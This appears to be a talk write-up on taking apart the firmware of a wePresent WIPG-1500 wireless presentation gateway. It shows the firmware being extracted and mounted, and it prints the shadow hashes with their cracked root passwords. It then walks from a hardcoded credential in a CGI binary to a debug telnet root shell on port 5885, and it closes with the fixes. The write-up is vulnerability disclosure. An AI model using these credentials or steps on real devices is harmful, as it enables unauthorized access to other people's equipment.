

# Junk Hacks

[Dailydave] Junk Hacking Must Stop!

Dave Aitel dave at immunityinc.com  
Mon Sep 22 14:53:47 EDT 2014

...”Yes, we get it. Cars, boats, buses, and those singing fish plaques are all hackable and have no security. Most conferences these days have a whole track called "Junk I found around my house and how I am going to scare you by hacking it". That stuff is always going to be hackable [whetherornotyouarethecalvalry.org](http://whetherornotyouarethecalvalry.org) “... - Dave Aitel

<https://lists.immunityinc.com/pipermail/dailydave/2014-September/000746.html>


Sometimes you find yourself performing assessments on things and ask yourself, why. Just why?  
Then I say, why not?

whoami: Brian W. Gray  
@BrianWGray

<https://ctrlu.net/>

# Presentation Gateways

Allow your presenters to wirelessly connect their presentation device to your screens



Conference rooms, classrooms, etc.

Many devices like this are manufactured by one company and re-branded by many others. This is one such case.

These little devices cost anywhere from \$500 to ~\$1500.

The screenshot shows a web browser window with the URL [www.wepresent1000.com/1500/downloads1500.html](http://www.wepresent1000.com/1500/downloads1500.html). The page features the wePresent WIPG logo and a central image of the WIPG-1500 device. A 'Downloads' sidebar lists various resources:

- Documentation:** Flyer / Spec Sheet, Easy Connect Guide (print), WIPG-1500 Complete User Manual, MirrorOp Presenter User Manual, Network & WiFi Installation Guide, QuickLaunch Association File.
- Software:** Client Software for Mac (v1.2.2.5) and Windows (.msi) (v1.2.2.3).
- Firmware (don't use Internet Explorer to download):** WIPG-1500 with FW v1.x.x.x (v1.0.3.7), WIPG-1500 with FW v2.x.x.x (Europe only) (v2.0.0.7), WIPG-1500 with FW v2.x.x.x (All regions) (v2.0.0.3).
- Drivers and utilities:** Wireless Touchscreen driver (v1.1.0.5), Extended Desktop driver (v1.0.2.1), VAC audio driver (v2.0.0.0), and SNMP Manager v2 (v2.0.0.5).

At the bottom, there is a navigation bar with buttons for 'WePresent 1500', 'How it works', 'Annotate on-screen', 'Virtual white board', 'Interactive touch', 'Network set up', 'AirPad, or USB device', 'Mobile Applications', 'Where to buy', 'Download', and 'Contact'. Below the screenshot, the text reads: 'How do we get started? By downloading the firmware image of course.' followed by a terminal command: `wget http://www.wepresent1000.com/downloads/WIPG1500/awind.WIPG1500.wm8440_1.0.3.7_14-04-24-1807.eb90b.awi` and a note that the URL has since changed to <http://www.wepresentwifi.com/wipg1000.html>.

The firmware is available for free.

Many of the issues we are going to talk about have been resolved in some of the newer versions for this reason I downloaded a slightly older version of the firmware. [1.0.3.7]

The image is a composite of three parts. The top part is a terminal window showing the download of a file named 'awind.WIPG1500\_wm8440\_1.0.3.7.14-04-24-1807\_eb90b.awi' from a website. Below this, the text 'Let's check it out' is displayed. The middle part shows a terminal window with a vi editor open to a hex dump of the file. A red box highlights the first 512 bytes, with a callout bubble stating 'The first 512 Byte Block is a custom header'. Another callout bubble points to the hex value '453dcd2800' and says 'It's CramFS, I know this.' The bottom part is a screenshot of a Wikipedia article titled 'CramFS'. The article describes CramFS as a compressed ROM file system. A URL 'https://en.wikipedia.org/wiki/Cramfs' is visible at the bottom of the article. A summary text is overlaid on the bottom of the article screenshot: 'Summary: If we chop off the first 512 Bytes from the file we have a CramFS image to work with.'

After downloading the firmware, I checked the file header to determine if it was a common file format.

Here we get really lucky and find the magic number for cramfs. [453dcd2800]

[https://en.wikipedia.org/wiki/Magic\\_number\\_\(programming\)](https://en.wikipedia.org/wiki/Magic_number_(programming))

Magic Number: A constant numerical or text value used to identify a file format or protocol.

Here's a neat little vi trick using xxd to convert a binary file on the fly. vi +"% ! xxd" also use xxd -r to revert back to binary.

CramFS does not require the information within the Superblock: [contains information about the filesystem as a whole, such as its size (the exact information here depends on the filesystem).]

There may be a better way but I used, trial, error,  
and an assumption combined with hexdump

```
hexdump -C -v -s 512 -n 96 awind.WiPG1500.wm8440_1.0.3.7_14-04-24-1807.eb90b.awi
00000200 45 3d cd 28 00 20 a2 01 03 00 00 00 00 00 00 00 |E=(. ....)|
00000210 43 6f 6d 70 72 65 73 73 65 64 20 52 4f 4d 46 53 |Compressed ROMFS|
00000220 55 b3 8f 16 00 00 00 00 bd 25 00 00 2b 05 00 00 |U.....%...+...|
00000230 43 6f 6d 70 72 65 73 73 65 64 00 00 00 00 00 00 |Compressed.....|
00000240 ed 41 f0 03 08 01 00 ea c0 04 00 00 fd 41 f0 03 |.A.....A..|
00000250 80 07 00 ea 41 15 00 00 62 69 6e 00 fd 41 f0 03 |....A...bin..A..|
00000260
```

Let's get this image ready to mount!

```
dd if=awind.WiPG1500.wm8440_1.0.3.7_14-04-24-1807.eb90b.awi of=awind.romfs bs=512 skip=1
```

*bs=n Set both input and output block size to n bytes, superseding the ibs and obs operands. If no conversion values other than noerror, notrunc or sync are specified, then each input block is copied to the output as a single block without any aggregation of short blocks.*

```
mkdir /mnt/target/
sudo mount -t cramfs awind.romfs /mnt/target/
```

```
ls /mnt/target
bin dev etc home init lib linuxrc mnt proc root sbin sys tmp tools usr var
```

Much Success!

We can see in the hex that there is a chunk of data before the file header. We can skip this first chunk by using skip=1 bs=512 with dd this makes a direct copy of the file without the first chunk of data. How did I know to use 512. Someone with more skill probably has a better way to do the count but I tried skipping the first chunk with hexdump + trial and error.

We have a mounted file system! There are some classic locations that most people like to check first.

# While we are here...

```
cat /mnt/target/etc/passwd /mnt/target/etc/shadow

root:x:0:0:root:/home:/bin/sh
abarco:x:1000:0:Awind-Barco User,,:/home:/bin/sh
root:$1$x1mFoD3w$uuvn.Z0p.XagX29uN3/0a.:0:0:99999:7:::
abarco:$1$JB0Pn5dA$sROUF.bZVoQSjVrV06fIx1:0:0:99999:7:::

.002 seconds after launching cudaHashcat...

$1$x1mFoD3w$uuvn.Z0p.XagX29uN3/0a.:awind5885
$1$JB0Pn5dA$sROUF.bZVoQSjVrV06fIx1:mistral5885
```

I personally like grabbing account hashes when they are available.

Lucky for me my password cracking rig made short work of the hashes. WHEN we get shell it's nice to have full credentials available to us.

# Boa, CGI, RDTool

```
/mnt/target/home/boa/cgi-bin$ ls
AwATE.html           AwLoginAdmin.html      AwRModule.html        AwWelcome.html        logout.cgi
AwAlert.html         AwLoginAdmin_HoungHe.html AwRdATE.html          ajax.cgi               rdfs.cgi
AwApClient_win.html  AwLoginBS.html         AwRdEncrypt.html     bs_ajax.cgi           rdtool.cgi
AwBSSetup.html       AwLoginDownload.html   AwRdToolFN0.html     conference.cgi        rdupgrade.cgi
AwBrowserSlide.html  AwLoginDownloadM.html  AwRdToolFN1.html     conferenceXML.cgi     rupload.cgi
AwConference.html     AwLoginDownload_MAC.html AwRdToolFN2.html     conferenceXML2.cgi    reboot.cgi
AwConference_win.html AwLoginRdtool.html     AwRdUpload.html      conferencech.cgi      return_test.cgi
AwConferencech.html  AwLoginTrainer.html   AwRdUpgrade.html     factory.cgi           rlmodule.cgi
AwConferencech_win.html AwLoginTrainer_win.html AwRdUpgrading.html  index.cgi             upgrade.cgi
AwDevice.html         AwOperating.html       AwReboot.html        login_admin.cgi      web_index.cgi
AwDownloadClient.html AwOsdTool.html         AwSystem.html        login_download.cgi
AwFactory.html        AwOsdToolTWP1500.html  AwUpgrade.html       login_rdtool.cgi
AwIndex.html          AwPassword.html        AwUpgrading.html     login_trainer.cgi
```



<http://www.boa.org/>

I'll save you some time and skip ahead

A few interesting strings in the rdtool.cgi binary

```
/etc/init.d/S41telnetd
/etc/init.d/S41telnetd killps
```

Looks like we can start a telnetd service from a web page!

```
/mnt/target/etc/init.d$ ls
S10con      S32mrua     S40network    S42wpsd      S54web        S62dhcp      S70ntpdata
S10ramdisk  S33media   S41apclient   S42wpsd_dlna S56other      S62dhcp.new  rcS
S20urandom  S34wifi    S41apclient.script S50daemon   S57usbipd    S64upgrade   rcS_cram
S30init     S36minigui S41telnetd   S51hotplug  S58snmpd     S65apclient_polling rcS_loop
S32mptest  S36mptools S41wireless  S52uart     S60gatekeeper S66nmbd      rcS_nfs
```

For this presentation we will skip right to the juicy part and just show you the most egregious vulnerability I found. In reality I spent a good amount of time going through the file system and reverse engineering the .cgi binaries and found a lot of bugs.

Two files of note: login\_rdtool.cgi and S41telnetd.

# A telnet server you say?

```
cat /mnt/target/etc/init.d/S41telnetd
#!/bin/sh
#mount -t devpts devpts /dev/pts
#sync

. /tmp/info
killpname()
{
    pid=$(ps | grep telnet | grep 5885 | tr -d ' ' | cut -d 'r' -f 1)
    if [ "$pid" != "" ]; then
        echo "kill telnet process"
        kill -9 $pid
    fi
}

runprocess()
{
    if [ "$rd_debug_mode" = "1" ]; then
        mp=mount | grep "/devpts"
        [ "$mp" = "" ] && mount -t devpts devpts /dev/pts && sync
        echo "telnetd running"
        nice -n 8 /usr/sbin/telnetd -p 5885
    fi
}

case $1 in
    "killps")
        killpname
        ;;
    *)
        killpname
        runprocess
        ;;
esac

$1$x1mFoD3w$uuvn.Z0p.XagX29uN3/Oa.:awind5885
$1$JB0Pn5dA$sROUF.bZVoQ5jVrV06fIx1:mistral5885
```

Checking out S41telnetd we can see that there is a telnetd instance that can be initiated on nonstandard port 5885.

If you remember the passwords we cracked earlier they both end in 5885 so this is a nice hint for me that we're getting shell.


# How do we start it?

```
I say let's begin with /mnt/target/home/boa/cgi-bin/login_rdttool.cgi
strings login_rdttool.cgi
""
varAlertMessage=strAlertPasswordError
login_rdttool.cgi
mistral5885
```


That last string looks familiar...  
They wouldn't hardcode a password would they?

In reality, I spent a good amount of time going through the binary in IDA Pro and evaluating the login functionality to determine if the credential was protected in some form. During this time I found that the string that was compared was static in the code.

# Looks like they did



When [Debug] mode is enabled it runs the `init.d/S41telnetd` script which starts telnetd on port 5885.



Here we see the tools' login page and have a successful login using the static password we pulled out of the binary.

This is where we find the RD Debug mode option. Once again, the short version is that it enables the telnet server on 5885. The reality is I spent a lot more time going through the `rdtool.cgi` binary and validated the `exec` calls within the binary start the `init.d` script for starting the telnet server.

# And then there was Shell

We already know the root password from the hash in the shadow file

So in any case, enough with the Junk Hacking, and enough with being amazed when people hack their junk. - Dave Aitel

Time:

ssh server for encrypted communication

changed hard coded credential

removed login binary